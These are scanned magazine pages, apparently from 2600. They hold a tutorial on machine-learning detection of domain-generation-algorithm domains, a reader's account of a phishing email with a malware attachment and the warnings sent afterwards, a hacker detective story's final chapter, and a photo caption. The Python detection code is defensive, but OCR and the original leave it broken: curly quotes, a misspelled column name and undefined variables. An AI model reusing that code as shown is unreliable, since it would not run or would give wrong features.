Curating a list of domains is the first step in obtaining training data for a supervised machine learning model to combat DGAs. A binary label for each domain is assigned. We will give a 0 label for benign domains and a 1 for DGA domains.

Where to Get Training Data for DGAs:

DGAs

- Netlab 360 DGA feeds
- Bambenek Consulting

Benign domains

- Alexa top one million
- Cisco Umbrella top one million

Pulling down the DGA intel sources above should give you a list of more than a million unique DGA domains. A proportion size of 3:1 (three benign domains to one DGA) is an appropriate assignment to get a realistic prediction accuracy. The next step is to breakout each domain and try to build features that attribute it to being more closely aligned to a DGA.

At this point we have to get creative and itemize how we as humans infer how a domain looks more like a random set of letters and numbers. Feature engineering will give this inference or code to a machine to interpret our human resemblance and provide back a probability of a domain's likelihood of being a DGA.

There are Pythonic utilities to help us build features on domains like the domain parser, tldextract, and a word parser, like the wordsegment library. Wordsegment has fascinating capabilities with its trillion-word corpus that can dissect a full string and break out words into a dictionary. These packages ease feature engineering which would otherwise incur writing a ton of code.

Now that we have a domain broken out in words, segments, and its TLD, we will still need to conduct further feature engineering to get us closer to a machine learning model that predicts DGAs.

One step to determine randomness of a character in a domain is to measure its entropy. Entropy is a mathematical measurement of uncertainty in a random variable. The more random a string is, or the more uniqueness of letters, numbers, and characters in the string, the higher the value of entropy.

For example, a DGA of OLKQXMAEUIWYX[.]XXX has an entropy score of 3.40 and google[.]com gets an entropy score of 2.64. If we were to boil this down in cybersecurity economics, a higher score in randomness or entropy results in a higher likelihood of identifying a DGA.

Our feature engineering journey continues in the Python code below. This code implies that a Python pandas data frame or "df" was created for the benign and DGA domains. This data frame of domains will also include a target variable column or, in a statistical formula, the "y" and the binary label (DGA-1 versus Benign-0). The data frame will get wider and include more columns once you start adding more features.

These tactics on their own can be effective in identifying DGAs. However, it is the combination of multiple features bound together with a prediction function that will warrant more success in the prediction of DGAs.

Other assumptions for this example code below include importing the python package's math, sklearn, and XGBoost.

```
#python version 3.6
#DGA feature building

#entropy
def entropy(string):
  #get probability of chars in string
  prob = [ float(string.count(c)) / len(string) for c in
➥ dict.fromkeys(list(string)) ]
  #calculate the entropy
  entropy = - sum([p * math.log(p) / math.log(2.0) for p in prob])
  return entropy
#apply entropy to the domain
df['entropy'] = df['domain'].apply(entropy)
#Additional features

#hyphen count
df['hyphen_count'] = df.domain.str.count('-')
#dot count
df['dot_count'] = df.domain.str.count(r'\.')
#string length of the full domain
df['string_len_domain'] = df.domain.str.len()
#tld length
df['tld_len'] = df.tld.str.len()
#count of vowels and consonants
vowels = set("aeiou")
```

```
cons = set(“bcdfghjklmnpqrstvwxyz”)
df[‘Vowels’] = [sum(1 for c in x if c in vowels) for x in df[‘domain’]]
df[‘Consonants’] = [sum(1 for c in x if c
in cons) for x in df[‘domain’]]
#consonents to vowels ratio
df[‘consec_vowel_ratio’] = (df[‘Vowels’] / df[‘Consonents’])
➥.round(5)
#count the number of syllables in a word
def syllables(word):
  word = word.lower()
  if word.endswith(‘e’):
    word = word[:-1]
  count = len(re.findall(‘[aeiou]+’, word))
  return count
df[‘syllables’] = df[‘domain’].apply(syllables)

#prediction code
from xgboost import XGBClassifier

pred = pd.DataFrame(df.data, columns = columns) # load the dataset
➥ as a pandas data frame
y = df.benign_dga # the binary target variable 1 for DGA 0 for
➥ benign. This was assigned in the data collection
#create training and testing sets
X_train, X_test, y_train, y_test = train_test_split(df, y,
➥ test_size=0.3)

#fit model
model = XGBClassifier(objective= ‘binary:logistic’)
model.fit(X_train, y_train)

#make predictions for test data
y_pred = model.predict(X_test)
predictions = [round(value) for value in y_pred]

# evaluate predictions
accuracy = accuracy_score(y_test, predictions)
print(“Accuracy: %.2f%%” % (accuracy * 100.0))
```

A finely tuned model which predicts the likelihood of a domain being a DGA will serve your cybersecurity defenders well. It will save you time, energy and costs on detections. Example ML implementations of DGA detections include:

- Proxy requests for domains that look like DGAs
- DNS log detections for DGAs
- Emails with DGAs links
- Threat intelligence attribution of attackers matching DGA malware families

The ML DGA prediction accuracy mileage with the code above will vary. As is the case with every cyber defense detection, tuning or creating more features to be fed to the model can help increase accuracy. However, more features will add to the processing resources needed to generate a model. The process of building a machine learning model is a juggling act of trial-and-error. But so is cybersecurity defense.

Happy DGA hunting with machine learning.

Responsible Disclosure of a Malware Infiltration Attempt

by The Piano Guy


Lately I have noticed that the articles in *2600* are skewing towards the more advanced. In a way that is a good thing, because a decent percentage of the *2600* reader population can comprehend that, work with it, and use it well. At the same time, my perception is that there are still people who, like I did over 20 years ago, are just coming to the hacker community as non-experts interested in learning more.

Today I received a novel attempt to infect my computer (clearly they failed). Maybe it isn't novel to you, but it is the first time I've seen this. It occurred to me that a write-up on what happened, how I analyzed it, and how to act may be useful to the newer members of the readership. No huge revelations today, but useful to some. Also, the best way to respond (at least in my opinion) if something like this should happen again.

Last January I had a need to hire a contractor. There is a referral service in my local area, akin to Angie's List, but more honest because one can only get in by multiple positive referrals; buying a listing is not allowed. I picked a dozen vendors, sent out a blanket email to all of them with a link on Facebook to the work I wanted done explained well (to keep the email size down), and my phone number.

As an aside, I got very few responses, and none of them panned out. So that didn't work out so well.

Today (14 May 20), I received an email quoting the body copy I sent out, with this direction.



Thu 5/14/2020 11:52 AM

Jim Workman & Dan McCarthy Heating & Cooling Services <sam@thedrapers.net>

Request for appointment for estimate

To

Hello,

Just have a look at this

ATTACHMENT DOWNLOAD

Thank you

I have a job for which I'd like to get an estimate. I picked you out of Washington Consumer Checkbook. Since I can't send you an e-mail describing the job, I created a Facebook public posting so you could see what I need. I understand that you still need to come out and see it for yourselves so I can get an estimate.


The post is at https://www.facebook.com/[redacted]/posts/[redacted]31113[redacted]

Please feel free to call or e-mail to set up a time to come out and give me an estimate. This is clearly not an emergency job, but I'd like it done sooner than later. Thank you.

[redacted]

The company I was sending to wasn't the one listed, the email didn't match that anyway, and I knew better than to click on the file attachment. That, and it was months late. At the same time, it was novel for a malicious actor to break into a company, look through their emails, quote their requests for quotes back to the customer that sent them, and then send them malware. That does increase the trust level a bit, and I can see some of our less informed friends and relatives say to themselves "well, it's not some random person, it's a response to an email I sent, and this is their answer."

Wanting to see more about what was going on, I opened up Authentic8 Silo, logged into my email, downloaded the attachment, and put it through Virus Total. No surprise what the results were.



Arcabit	[illegible]	DrWeb	[illegible]
ESET-NOD32	[illegible]	Fortinet	[illegible]
Ikarus	[illegible]	Kaspersky	[illegible]
McAfee	[illegible]	NANO-Antivirus	[illegible]
TrendMicro	[illegible]	ZoneAlarm by Check Point	[illegible]
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Avast	Undetected	Avast-Mobile	Undetected
AVG	Undetected	Avira (no cloud)	Undetected

While I think anyone reading this either already knew what virustotal.com was, or does now. Authentic8 Silo may be a different story. They provide a secure browser as a service, which lets a user surf the web without leaving a record, and with nothing being transferred to the local machine except pixels (unless seriously intentional choices are made). It's only $10 a month for an individual account and has some nice security features built in. I don't know if I get a spiff for referring people, but if I do I'll put an advert in the classified section next quarter with a referral code or something. Of course, if you need it now, go get it and don't worry about me on this. You can't just buy it online; they have to talk to you first, but it's harmless. They are trying to assure that people are not using their service for malicious purposes. Authorized penetration testing is not considered malicious.

After I knew what I had here, I decided that I should let the people who had their computers infiltrated know. After all, they should let their customers know to not click on the link. Of course, I sent the same email out to a dozen companies, and if you look at what was sent back to me, it's not possible for me to tell who was hacked. So I sent out an email to everyone I wrote in January saying that they should check their computer systems to see if they have any sent emails to me today. Also, that even if they didn't, they should check their systems for infiltrations. In my email, I did provide a phone number to answer more questions, but I made it absolutely clear that I wasn't asking them to click on a link, I wasn't asking them for information, and that I wasn't looking to make them a cybersecurity client. By doing none of that (and loudly doing none of that), there was no way to infer an ulterior motive on my part, or for them to think that I was hacking them.

About a half hour later, I received an email from one of the companies telling me to "Replace the existing Noritz tankless water heater with a Navien tankless water heater. Install will include service valves and gas shut off valve to the unit. First responder discount given along with all other discounts. Code:20FRHW."

I was angry, as I was trying to help them and I got this as a response. I wrote back "DID YOU EVEN READ MY E-MAIL? You may have been hacked. I'm doing you a favor to tell you so, since I do cyber for a living. Sheesh!"

I got a reply with an apology telling me that they just sent me the wrong email, and that they were sending an email out to all of their customers saying *"Please do NOT open any attachments from Jim Workman and/or Dan McCarthy, we are working with IT to fix the issue. Sorry for any inconvenience."*

I replied with a thank you for the clarification, and realized that I had two more steps to take. I sent another email to everyone else I wrote earlier today letting them know that another company had acknowledged that they were the infected company (so they could stand down), and I knew I had to write this article.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x19

"You found the most boring font in the world. It's like Keebler green. What, you got a thing for AS/400s? You're weird, mate."

"Never said I wasn't."

P@nic pushed out a breath of concentration as her typing speed doubled. "I know a guy who's an AIX freak. There's a support group for people like you."

I hadn't bothered to turn on my office lights and neither had she. Her face was lit only by the sickly green glow of text scrolling by on her maximized Putty session. My PC was supposed to have a failsafe, but a hard knot growing in my stomach told me something was wrong.

"You've only got seconds left," I said. "The machine's got a dead man's switch. Since I haven't killed the timer, the drive and memory are about to be wiped clean. So while I hate to party poop on -"

"Oh right, you mean control-alt-shift-c? Within the first thirty seconds after OS load? That dead-man's switch?"

I stared back with a stone-faced expression that I assumed would be answer enough.

"Gotcha covered," she said. Nodding at something on the screen, she closed out whatever she'd been doing, then pushed away and leaned back. The display was empty now save for a lonely home directory prompt.

"Thanks for testing my security," I said, wondering how she'd gotten the information. She somehow snuck in a keylogger? Or was watching me work from a spycam somewhere? Radiating the best false confidence I could, I walked over to the wall and flicked on the light.

Reclining precariously in my rickety chair, she'd propped both feet on my filing cabinet. They thumped to the ground as she sat forward to point at the empty monitor.

"Just needed to shut down the botnet. Call off my armed forces. Update the blockchain for you." There was a faint smile that didn't reach her eyes. "RedAction's done."

"No, they're not." She watched bemused as I gestured behind me in a vague direction of the rest of the world. "I was just there. Or what used to be RedAction. They tore everything out of the office and ran."

Everything, except for the lone survivor of the exodus, a small USB drive that was weighing down my pocket heavier than the Panama Papers. Left at RedAction by an anonymous person, perhaps for me to find, for now I'd keep it to myself.

She was confused. "But we did it. Your infiltration. My botnet. I took out their servers. We shut them down."

"You think that's their only building? You think a place like that operates centralized? All they need is an IP on a new public subnet, and a little time."

"But -"

"Think about it. The fact that they disappeared so quickly is proof they'll be back."

Her face was sliding to pale.

"RedAction has been around," I said. "I don't know for how long, but it's been a while. In a month, the world will have one more new public IP, and they're back online. That's life. Just stay paranoid. Don't trust anyone."

She looked at me seriously. "Yeah, well, you can trust me. Thanks for your help. I owe you a lot."

"I'm just mad I let Reboot hire me to begin with, him posing as Oober with his fake mother. I should've seen it."

"You're not the only one he took in. I'm glad we exposed him."

"What are you going to do now?"

She tapped one finger against her lip for a moment. "I've heard that the darknets are beautiful this time of year. What about you?"

I spread my hands to take in my tiny office. "This. It doesn't always pay the bills, but I like it." I shrugged, nodding at my PC. "Although since you've been playing with my toys, even though I of course absolutely trust you, something tells me I should sanitize that sucker. With a brick."

She waved her hands in surrender as she laughed. "Just give it a few more minutes before you do that. Let my transaction hit the blockchain. I'll help you pay those bills."

"Bitcoin?"

"Yup. It's down a lot. A little whale told me it's a great time to buy."

"A whale. A crypto whale?"

"I know someone. She likes to manipulate little things, like blockchain pressure and market demand. The last push she did got me a four hundred percent return." She swiveled around in my chair and looked up at me. "Wait five weeks before you sell any of it. That'll be the peak. Then do a quick trade to a stablecoin before it tanks again. Got it?"

I was already on my phone, looking at my bitcoin balance. What she'd given me the other day was plenty, but now... For the first time in my life I could measure my wealth in exponents. I looked again. My head felt a little light.

"Got it," I said.

She left. The second my door closed I went to my air gapped PC and the RedAction USB stick. It contained nothing but a text file. Apart from an uncomfortable reminder of the Naked Princess file, this one was nothing but two short number sequences. A position indicator? Latitude and longitude, maybe? Or a position relative to where RedAction had been? I wasn't sure, but I did know I had a new puzzle to chew on.

P@nic was gone. Wherever she went, I didn't hear from her again, but she'd told the truth about her whale of a friend. I ended up making a lot of money.

RedAction was still out there, somewhere, but without Reboot's manipulation, with P@nic off the grid, with the Naked Princess app growing more obsolete every day, RedAction seemed to have left me alone. As for the Naked Princess pictures, like everything else, they'd never disappear, but they were eclipsed by equally scummy parts of the Internet. They were nothing more than one small pool of brackish water in a very large swamp. Unless I wanted to dig through some very deep archives, I'd hoped to never hear about it again.

As for me, I enjoyed rolling around in my Satoshi-filled bathtub for a while. When she gave me the money, I didn't have the heart to tell P@nic I didn't really want it. I needed enough to live, but I couldn't be rich. It would blunt my edge. I saw the softness and weakness that came with too much money, and what I'd said to P@nic about not trusting anyone was also personal: I didn't trust myself to live rich. I didn't know how and would be fine without having to try.

While I kept a small amount as a safety net, someone in the Wikimedia Foundation's financing department had a very, very big surprise.

Money isn't enough. Money is the motivator for my body, but to get pseudo-religious, mystery and puzzles and excitement are motivators for my soul. And while, of course, my soul will eventually be consumed by Cthulhu in a bloody wave of cosmic destruction brought by the Great Old Ones, I still had some time left.


Until then, Information Technology Private Investigating kept calling, so I'd keep answering. Sometimes boring, other times exciting. Every once in a while I'd panic.

Just the way I liked it.

THE END

Thanks to 2600 *for working with me and the Dev Manny experiment. Thanks to you readers for being a part of this. If you want Dev to have more adventures, tell* 2600 *or you can email me your favorite yes/no equivalent at dev@andykaiser.com. -Andy*


Phones as Art



England. This is actually a Thai payphone that somehow wound up in a bar in Oxford as some sort of an art display. Don’t bet on getting a dial tone.

Photo by Toronto Phreak

